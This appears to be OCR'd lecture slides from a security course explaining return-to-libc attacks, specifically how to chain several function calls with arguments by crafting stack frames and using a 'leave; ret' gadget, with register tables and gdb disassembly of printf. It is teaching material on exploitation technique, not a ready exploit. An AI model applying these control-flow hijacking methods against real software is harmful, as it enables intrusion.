
	Instructions	esp	ebp (=X)
A()'s Epilogue	movl %ebp, %esp popl %ebp ret	X X+4 X+8	X Y=* X Y
B()'s Prologue	pushl %ebp movl %esp, %ebp	X+4 X+4	Y X+4
After skipping B()'s prologue		X+8	Y



Chaining Function Calls (**With** Arguments)

- We control value Y when we overwrite the stack
 - $Y = *X$
 - Y will become ebp after returning from A()
- Set Y to make more space between stack frames
 - e.g., $Y - X = 0x20 = 32$
- Our Task (in a nutshell):** manually craft each stack frame for the functions we return to...
 - e.g., X, X+32, X+64, etc. (remember, no zero bytes though!)

	Instructions	esp	ebp (=X)
A()'s Epilogue	movl %ebp, %esp popl %ebp ret	X X+4 X+8	X $Y = *X$ Y
B()'s Prologue	pushl %ebp movl %esp, %ebp	X+4 X+4	Y X+4
After skipping B()'s prologue		X+8	Y





Quick Demo!

https://github.com/traviswpeters/csci476-code/tree/master/05_return_to libc#example-2----returning-to-function-with-args

Chaining DLL Function Calls (e.g., `printf`)

- Unfortunately, **library function calls** are invoked via the Procedure Linkage Table (PLT)
 - i.e., we can't directly jump to (or *into*) a library function call

```
$ gdb -q stack_rop
Reading symbols from stack_rop... (no debugging symbols found) ...done.
gdb-peda$ b foo
Breakpoint 1 at 0x8048521
gdb-peda$ r
...
gdb-peda$ disas baz
Dump of assembler code for function baz:
0x080485ae <+0>: push   %ebp
0x080485af <+1>: mov    %esp,%ebp
...
0x080485c8 <+26>: leave
0x080485c9 <+27>: ret


gdb-peda$ disas printf
Dump of assembler code for function __printf:
0xb7e51670 <+0>: call   0xb7f27999 <__x86.get_pc_thunk.ax>
0xb7e51675 <+5>: add    $0x16898b,%eax
...
0xb7e51691 <+33>: call   0xb7e4a0c0 <_IO_vfprintf_internal>
0xb7e51696 <+38>: add    $0x1c,%esp
0xb7e51699 <+41>: ret
```

Not the standard function prologue we are used to...

...perhaps there is another way...



Chaining DLL Function Calls (e.g., `printf`)



- If we can't actually skip over the function prologue in the target function, what if...

- we jump to a different function (`empty`), } ***ebp = Y***
- skip over `empty`'s function prologue } ***ebp increases by +4 = Y+4***
- execute `empty`'s function epilogue
- and finally return to the target function

"empty":


push	%ebp
mov	%esp, %ebp
leave	
ret	

	Instructions	esp	ebp (=X+4)
A()'s Epilogue	movl %ebp, %esp popl %ebp ret	X+4 X+8 X+12	X+4 Y=* (X+4) Y
leaveret "empty"	movl %ebp, %esp popl %ebp ret	Y Y+4 Y+8	Y Z=* Y Z
B()'s Prologue	pushl %ebp movl %esp, %ebp	Y+4 Y+4	Z Y+4

Chaining DLL Function Calls (e.g., `printf`)

Call Sequence:

`foo()`, `A1()`, `A2()`, ..., `An()`, `exit()`



Invoke `A1()` from `foo()`


	Instructions	esp	ebp (=X+4)
A()'s Epilogue	<pre>movl %ebp, %esp popl %ebp ret</pre>	X+4 X+8 X+12	X+4 Y=*(X+4) Y
leaveret	<pre>movl %ebp, %esp popl %ebp ret</pre>	Y Y+4 Y+8	Y Z=*(Y) Z
B()'s Prologue	<pre>pushl %ebp movl %esp, %ebp</pre>	Y+4 Y+4	Z Y+4

Chaining DLL Function Calls (e.g., `printf`)

Call Sequence:

`foo()`, `A1()`, `A2()`, ..., `An()`, `exit()`

